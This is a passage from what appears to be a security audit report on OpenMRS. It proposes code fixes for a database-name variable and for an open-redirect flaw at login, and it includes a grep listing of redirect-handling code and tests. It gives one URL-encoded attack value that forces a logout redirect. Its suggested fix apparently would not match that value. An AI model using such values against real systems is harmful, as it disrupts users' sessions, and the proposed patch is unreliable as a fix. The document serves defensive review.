50     private static String tempDatabaseName = "junitmigration";
51
```

Make the variable private and use a maping table to map certain whitelisted inputs to certain relevant database parameters (table names, etc). The case in the screenshot is done by explicitly assign the database name to the variable. This warning is common in many files so it has to be up to each developer to do his/her own whitelisting

6 - PULL REQUEST RECOMMENDATION

AFFECTED MODULE : OPENMRS LOGIN

- Page location : http://localhost:8081/openmrs-standalone/login.htm
- Attack type : unauthorized redirect after login
- Attack value : %2Fopenmrs-standalone%2Fappui%2Fheader%2Flogout.action%3FsuccessUrl%3Dopenmrs-standalone

We propose the following bug fix - replacing any "logout" string with a "home" string so that even when attackers found a way to force the logout page (to accomplish denial of service), the server codes will change that and redirect user back to home.

ORIGINAL CODE

RegisterPatientFragmentController.java

```
263             }
264         }
265
266         InfoErrorMessageUtil.flashInfoMessage(request.getSession(), ui.message("registration
267
268         String redirectUrl = app.getConfig().get("afterCreatedUrl").getTextValue();
269         redirectUrl = redirectUrl.replaceAll("\\{\\{patientId\\}\\}", patient.getUuid().toSt
270         if (registrationEncounter != null) {
271             redirectUrl = redirectUrl.replaceAll("\\{\\{encounterId\\}\\}", registrationEnco
272         }
273
274         return new SuccessResult(redirectUrl);
275     }
```

MODIFIED CODE

*RegisterPatientFragmentController.java

```
263             }
264         }
265
266         InfoErrorMessageUtil.flashInfoMessage(request.getSession(), ui.message("registrationa
267
268         String redirectUrl = app.getConfig().get("afterCreatedUrl").getTextValue();
269         redirectUrl = redirectUrl.replaceAll("\\{\\{logout\\}\\}", "home");
270         redirectUrl = redirectUrl.replaceAll("\\{\\{patientId\\}\\}", patient.getUuid().toStr
271         if (registrationEncounter != null) {
272             redirectUrl = redirectUrl.replaceAll("\\{\\{encounterId\\}\\}", registrationEncou
273         }
274
```

CODE LOCATIONS

Searching 3348 files for "redirectUrl"

```
\openmrs-module-
referenceapplication\omod\src\main\java\org\openmrs\module\referenceapplication\page\
controller\LoginPageController.java:
   72    * @should redirect the user to the home page if they are already
authenticated
   73    * @should show the user the login page if they are not authenticated
   74:   * @should set redirectUrl in the page model if any was specified in the
request
   75:   * @should set the referer as the redirectUrl in the page model if no
redirect param exists
   76:   * @should set redirectUrl in the page model if any was specified in the
session
   77:   * @should not set the referer as the redirectUrl in the page model if
referer URL is outside context path
   78:   * @should set the referer as the redirectUrl in the page model if referer
URL is within context path
   79    */
   80   public String get(PageModel model,
   ..
   85                       @SpringBean("appFrameworkService") AppFrameworkService
appFrameworkService) {
   86
>> 87:           String redirectUrl = getRedirectUrl(pageRequest);
   88
   89            if (Context.isAuthenticated()) {
   90:                   if(StringUtils.isNotBlank(redirectUrl)){
   91:                           return "redirect:" + getRelativeUrl(redirectUrl,
pageRequest);
   92                    }
   93                    return "redirect:" +
ui.pageLink(ReferenceApplicationConstants.MODULE_ID, "home");
   94            }
   95
   96:           model.addAttribute(REQUEST_PARAMETER_NAME_REDIRECT_URL,
getRelativeUrl(redirectUrl, pageRequest));
   97
   98            Location lastSessionLocation = null;
   ..
  116   }
  117
  118:  private boolean isUrlWithinOpenmrs(PageRequest pageRequest, String
redirectUrl){
  119:          if (StringUtils.isNotBlank(redirectUrl)) {
  120:                  if (redirectUrl.startsWith("http://") ||
redirectUrl.startsWith("https://")) {
  121                           try {
  122:                     URL url = new URL(redirectUrl);
  123                      String urlPath = url.getFile();
  124                      String urlContextPath = urlPath.substring(0,
urlPath.indexOf('/', 1));
  ...
  129                      log.error(e.getMessage());
  130                 }
  131:                  } else
if(redirectUrl.startsWith(pageRequest.getRequest().getContextPath())){
```

```
  132                             return true;
  133                     }
  ...
  136     }
  137
>>138:   private String getRedirectUrlFromReferer(PageRequest pageRequest) {
  139             String manualLogout =
pageRequest.getSession().getAttribute(AppUiConstants.SESSION_ATTRIBUTE_MANUAL_LOGOUT,
String.class);
  140:            String redirectUrl = "";
  141             if(!Boolean.valueOf(manualLogout)){
  142:                    redirectUrl = pageRequest.getRequest().getHeader("Referer");
  143             } else {
  144                     Cookie cookie = new
Cookie(ReferenceApplicationWebConstants.COOKIE_NAME_LAST_USER, null);
  ...
  148             }
  149
        pageRequest.getSession().setAttribute(AppUiConstants.SESSION_ATTRIBUTE_MANUA
L_LOGOUT, null);
  150:            return redirectUrl;
  151     }
  152
  153:   private String getRedirectUrlFromRequest(PageRequest pageRequest){
  154             return
pageRequest.getRequest().getParameter(REQUEST_PARAMETER_NAME_REDIRECT_URL);
  155     }
  156
  157:   private String getRedirectUrl(PageRequest pageRequest) {
  158:            String redirectUrl = getRedirectUrlFromRequest(pageRequest);
  159:            if (StringUtils.isBlank(redirectUrl)) {
  160:                    redirectUrl =
getStringSessionAttribute(SESSION_ATTRIBUTE_REDIRECT_URL, pageRequest.getRequest());
  161             }
  162:            if (StringUtils.isBlank(redirectUrl)) {
  163:                    redirectUrl = getRedirectUrlFromReferer(pageRequest);
  164             }
  165:            if (StringUtils.isNotBlank(redirectUrl) &&
isUrlWithinOpenmrs(pageRequest, redirectUrl)) {
  166:                    return redirectUrl;
  167             }
  168             return "";
  ...
  180     * @param sessionContext
  181     * @return
  182:    * @should redirect the user back to the redirectUrl if any
  183:    * @should redirect the user to the home page if the redirectUrl is the
login page
  184     * @should send the user back to the login page if an invalid location is
selected
  185     * @should send the user back to the login page when authentication fails
  ...
  191                       UiSessionContext sessionContext) {
  192
```

```
  193:           String redirectUrl =
pageRequest.getRequest().getParameter(REQUEST_PARAMETER_NAME_REDIRECT_URL);
  194:           redirectUrl = getRelativeUrl(redirectUrl, pageRequest);
  195            Location sessionLocation = null;
  196            if (sessionLocationId != null) {
  ...
  238                                     }
  239
  240:                                    if (StringUtils.isNotBlank(redirectUrl)) {
  241                                             //don't redirect back to the login
page on success nor an external url
  242:                                            if (isUrlWithinOpenmrs(pageRequest,
redirectUrl)) {
  243:                                                    if
(!redirectUrl.contains("login.") && isSameUser(pageRequest, username)) {
  244                                     if (log.isDebugEnabled())
  245:                                        log.debug("Redirecting user to " +
redirectUrl);
  246:                                    return "redirect:" + redirectUrl;
  247                                 } else {
  248                                     if (log.isDebugEnabled())
  ...
  277            //TODO limit login attempts by IP Address
  278
  279:
        pageRequest.getSession().setAttribute(SESSION_ATTRIBUTE_REDIRECT_URL,
redirectUrl);
  280
  281                     return "redirect:" +
ui.pageLink(ReferenceApplicationConstants.MODULE_ID, "login");


\openmrs-module-
referenceapplication\omod\src\main\java\org\openmrs\module\referenceapplication\Refer
enceApplicationWebConstants.java:
   22   public static final String SESSION_ATTRIBUTE_REDIRECT_URL =
"_REFERENCE_APPLICATION_REDIRECT_URL_";
   23
   24:  public static final String REQUEST_PARAMETER_NAME_REDIRECT_URL =
"redirectUrl";
   25
   26      public static final String COOKIE_NAME_LAST_SESSION_LOCATION =
"referenceapplication.lastSessionLocation";


\openmrs-module-referenceapplication\omod\src\main\webapp\pages\login.gsp:
  158              </fieldset>
  159
  160:                    <input type="hidden" name="redirectUrl"
value="${redirectUrl}" />
  161
  162          </form>
```

```
\openmrs-module-
referenceapplication\omod\src\test\java\org\openmrs\module\referenceapplication\page\
controller\LoginPageControllerTest.java:
  162    */
  163   @Test
  164:  @Verifies(value = "should set redirectUrl in the page model if openmrs
related url was specified in the request", method =
"get(PageModel,UiUtils,PageRequest)")
  165:  public void
get_shouldSetRedirectUrlInThePageModelIfOpenmrsRelatedUrlWasSpecifiedInTheRequest()
throws Exception {
  166           when(Context.isAuthenticated()).thenReturn(false);
  167
  168:          String redirectUrl = TEST_CONTEXT_PATH +
"/referenceapplication/patient.page";
  169           MockHttpServletRequest request = new MockHttpServletRequest();
  170           request.setContextPath(TEST_CONTEXT_PATH);
  171:          request.addParameter(REQUEST_PARAMETER_NAME_REDIRECT_URL,
redirectUrl);
  172           PageModel pageModel = new PageModel();
  173
  174           new LoginPageController().get(pageModel, uiUtils,
createPageRequest(request, null), null, null, appFrameworkService);
  175
  176:          assertEquals(redirectUrl,
pageModel.get(REQUEST_PARAMETER_NAME_REDIRECT_URL));
  177   }
  178
  ...
  184    */
  185   @Test
  186:  @Verifies(value = "should set the referer as the redirectUrl in the page
model if no redirect param exists", method = "get(PageModel,UiUtils,PageRequest)")
  187:  public void
get_shouldSetTheRefererAsTheRedirectUrlInThePageModelIfNoRedirectParamExists() throws
Exception {
  188           when(Context.isAuthenticated()).thenReturn(false);
  189
  ...
  206    */
  207   @Test
  208:  @Verifies(value = "should set redirectUrl in the page model if any was
specified in the session", method = "get(PageModel,UiUtils,PageRequest)")
  209:  public void
get_shouldSetRedirectUrlInThePageModelIfAnyWasSpecifiedInTheSession() throws
Exception {
  210           when(Context.isAuthenticated()).thenReturn(false);
  211
  212:          String redirectUrl = TEST_CONTEXT_PATH +
"/referenceapplication/patient.page";
  213           MockHttpServletRequest request = new MockHttpServletRequest();
  214           request.setContextPath(TEST_CONTEXT_PATH);
  215           PageRequest pageRequest = createPageRequest(request, null);
  216           HttpSession httpSession = new MockHttpSession();
```

```
  217:           httpSession.setAttribute(SESSION_ATTRIBUTE_REDIRECT_URL,
redirectUrl);
  218            request.setSession(httpSession);
  219
  ...
  221            new LoginPageController().get(pageModel, uiUtils, pageRequest, null,
null, appFrameworkService);
  222
  223:           assertEquals(redirectUrl,
pageModel.get(REQUEST_PARAMETER_NAME_REDIRECT_URL));
  224    }
  225
  ...
  231     */
  232    @Test
  233:   @Verifies(value = "should redirect user to requested url specified in
?redirectUrl if it is openmrs related and user is authenticated", method =
"get(PageModel,UiUtils,PageRequest)")
  234    public void get_shouldRedirectUserToRequestedUrlIfAuthenticated() throws
Exception{
  235            when(Context.isAuthenticated()).thenReturn(true);
  236
  237:           String redirectUrl = TEST_CONTEXT_PATH +
"/referenceapplication/patient.page";
  238            MockHttpServletRequest request = new MockHttpServletRequest();
  239            request.setContextPath(TEST_CONTEXT_PATH);
  240:           request.setParameter(REQUEST_PARAMETER_NAME_REDIRECT_URL,
redirectUrl);
  241            PageRequest pageRequest = createPageRequest(request, null);
  242            HttpSession httpSession = new MockHttpSession();
  ...
  245            PageModel pageModel = new PageModel();
  246
  247:           assertEquals("redirect:" + redirectUrl, new
LoginPageController().get(pageModel, uiUtils, pageRequest, null, null,
appFrameworkService));
  248    }
  249
  ...
  255     */
  256    @Test
  257:   @Verifies(value = "should redirect user to home if ?redirectUrl is not
openmrs related and user is authenticated", method =
"get(PageModel,UiUtils,PageRequest)")
  258    public void get_shouldRedirectUserToHomeIfAuthenticated() throws Exception{
  259            when(Context.isAuthenticated()).thenReturn(true);
  260
  261:           String redirectUrl = "/somePage/notOpenmrs.page";
  262            MockHttpServletRequest request = new MockHttpServletRequest();
  263            request.setContextPath(TEST_CONTEXT_PATH);
  264:           request.setParameter(REQUEST_PARAMETER_NAME_REDIRECT_URL,
redirectUrl);
  265            PageRequest pageRequest = createPageRequest(request, null);
  266            HttpSession httpSession = new MockHttpSession();
  ...
```

```
  269           PageModel pageModel = new PageModel();
  270
  271:          assertNotEquals("redirect:" + redirectUrl, new
LoginPageController().get(pageModel, uiUtils, pageRequest, null, null,
appFrameworkService));
  272   }
  273
  ...
  279   @Test
  280   @Verifies(value = "should redirect user to home after manual logout and
login", method = "get(String,String,UiUtils,PageRequest)")
  281:  public void get_shouldNotSetRedirectUrlParamAfterManualLogout() throws
Exception {
  282           when(Context.isAuthenticated()).thenReturn(false);
  283
  ...
  310
  311           final String homeRedirect = "redirect:" +
uiUtils.pageLink(ReferenceApplicationConstants.MODULE_ID, "home");
  312:          String redirectUrl = TEST_CONTEXT_PATH +
"/referenceapplication/patient.page";
  313
  314           MockHttpServletRequest request = new MockHttpServletRequest();
  315:          request.setParameter(REQUEST_PARAMETER_NAME_REDIRECT_URL,
redirectUrl);
  316           request.setCookies(new
Cookie(ReferenceApplicationWebConstants.COOKIE_NAME_LAST_USER,
String.valueOf("oldUser".hashCode())));
  317
  ...
  330    */
  331   @Test
  332:  @Verifies(value = "should redirect old user to page requested in redirectUrl
param", method = "post(String,String,UiUtils,PageRequest)")
  333:  public void post_shouldRedirectOldUserToRedirectUrl() throws Exception {
  334           setupMocksForSuccessfulAuthentication(true);
  335
  336:          String redirectUrl = TEST_CONTEXT_PATH +
"/referenceapplication/patient.page";
  337
  338           MockHttpServletRequest request = new MockHttpServletRequest();
  339:          request.setParameter(REQUEST_PARAMETER_NAME_REDIRECT_URL,
redirectUrl);
  340           request.setCookies(new
Cookie(ReferenceApplicationWebConstants.COOKIE_NAME_LAST_USER,
String.valueOf(USERNAME.hashCode())));
  341           PageRequest pageRequest = createPageRequest(request, null);
  ...
  343           mockAuthenticatedUser();
  344
  345:          assertEquals("redirect:" + redirectUrl, new
LoginPageController().post(USERNAME, PASSWORD, SESSION_LOCATION_ID,
  346                           locationService, uiUtils, pageRequest,
sessionContext));
  347   }
```

```
  ...
  353     */
  354    @Test
  355:   @Verifies(value = "should redirect the user to the home page if the
redirectUrl is the login page", method = "post(String,String,UiUtils,PageRequest)")
  356:   public void
post_shouldRedirectTheUserToTheHomePageIfTheRedirectUrlIsTheLoginPage() throws
Exception {
  357            setupMocksForSuccessfulAuthentication(true);
  358
  359:           final String redirectUrl =
uiUtils.pageLink(ReferenceApplicationConstants.MODULE_ID, "login");
  360            final String homeRedirect = "redirect:" +
uiUtils.pageLink(ReferenceApplicationConstants.MODULE_ID, "home");
  361            MockHttpServletRequest request = new MockHttpServletRequest();
  362            request.setContextPath("/openmrs");
  363:           request.setParameter(REQUEST_PARAMETER_NAME_REDIRECT_URL,
redirectUrl);
  364            PageRequest pageRequest = createPageRequest(request, null);
  365
  ...
  409    /**
  410        * @see
LoginPageController#get(PageModel,UiUtils,PageRequest,String,LocationService,AppFrame
workService)
  411:       * @verifies not set the referer as the redirectUrl in the page model if
referer URL is outside context path
  412        */
  413       @Test
  414:      public void
get_shouldNotSetTheRefererAsTheRedirectUrlInThePageModelIfRefererUrlIsOutsideContextP
ath() throws Exception {
  415            when(Context.isAuthenticated()).thenReturn(false);
  416
  ...
  427    /**
  428        * @see
LoginPageController#get(PageModel,UiUtils,PageRequest,String,LocationService,AppFrame
workService)
  429:       * @verifies set the referer as the redirectUrl in the page model if
referer URL is within context path
  430        */
  431       @Test
  432:      public void
get_shouldSetTheRefererAsTheRedirectUrlInThePageModelIfRefererUrlIsWithinContextPath(
) throws Exception {
  433            when(Context.isAuthenticated()).thenReturn(false);
  434
  435:           String redirectUrl = TEST_CONTEXT_PATH +"/demo/";
  436:           String refererUrl = "http://openmrs.org" + redirectUrl;
  437            MockHttpServletRequest request = new MockHttpServletRequest();
  438            request.setContextPath(TEST_CONTEXT_PATH);
  ...
  441            new LoginPageController().get(pageModel, uiUtils,
createPageRequest(request, null), null, null, appFrameworkService);
```

```
  442
  443:           assertEquals(redirectUrl,
pageModel.get(REQUEST_PARAMETER_NAME_REDIRECT_URL));
  444      }
  445
  ...
  451    */
  452   @Test
  453:  @Verifies(value = "should set redirectUrl as redirectUrl param when referer
specified", method = "get(PageModel,UiUtils,PageRequest)")
  454:  public void get_shouldChooseRedirectUrlOverReferer() throws Exception{
  455            when(Context.isAuthenticated()).thenReturn(true);
  456
  457:           String redirectUrl = "/openmrs/redirect.page";
  458            String refererUrl = "/openmrs/referer.page";
  459            MockHttpServletRequest request = new MockHttpServletRequest();
  460            request.setContextPath(TEST_CONTEXT_PATH);
  461:           request.setParameter(REQUEST_PARAMETER_NAME_REDIRECT_URL,
redirectUrl);
  462            request.addHeader("Referer", refererUrl);
  463            PageRequest pageRequest = createPageRequest(request, null);
  ...
  467            PageModel pageModel = new PageModel();
  468
  469:           assertEquals("redirect:" + redirectUrl, new
LoginPageController().get(pageModel, uiUtils, pageRequest, null, null,
appFrameworkService));
  470   }
  471  }


\openmrs-module-
registrationapp\omod\src\main\java\org\openmrs\module\registrationapp\fragment\contro
ller\RegisterPatientFragmentController.java:
  266          InfoErrorMessageUtil.flashInfoMessage(request.getSession(),
ui.message("registrationapp.createdPatientMessage",
ui.encodeHtml(ui.format(patient))));
  267
  268:         String redirectUrl =
app.getConfig().get("afterCreatedUrl").getTextValue();
  269:         redirectUrl = redirectUrl.replaceAll("\\{\\{patientId\\}\\}",
patient.getUuid().toString());
  270          if (registrationEncounter != null) {
  271:             redirectUrl = redirectUrl.replaceAll("\\{\\{encounterId\\}\\}",
registrationEncounter.getId().toString());
  272          }
  273
  274:         return new SuccessResult(redirectUrl);
  275      }
  276


\openmrs-module-
uiframework\omod\src\main\java\org\openmrs\module\uiframework\PageController.java:
  126              }
```

```
  127
  128:              setRedirectUrl(request);
  129
  130               return "redirect:" + ret;
  ...
  145               APIAuthenticationException authEx =
ExceptionUtil.findExceptionInChain(ex, APIAuthenticationException.class);
  146               if (authEx != null) {
  147:                    setRedirectUrl(request);
  148                   throw authEx;
  149               }
  ...
  170       }
  171
  172:      private void setRedirectUrl(HttpServletRequest request) {
  173             StringBuffer url = request.getRequestURL();
  174             String queryStr = request.getQueryString();


\openmrs-module-webservices.rest\omod\src\main\webapp\resources\js\swagger-ui-
3.0.10\swagger-ui-bundle.js:
    <binary>


\openmrs-module-webservices.rest\omod\src\main\webapp\resources\js\swagger-ui-
3.0.10\swagger-ui-standalone-preset.js:
    <binary>
```

REFERENCES

[1] https://cwe.mitre.org/data/definitions/359.html [2] https://www.owasp.org/index.php/Password_Plaintext_Storage[3] https://www.upguard.com/articles/top-20-owasp-vulnerabilities-and-how-to-fix-them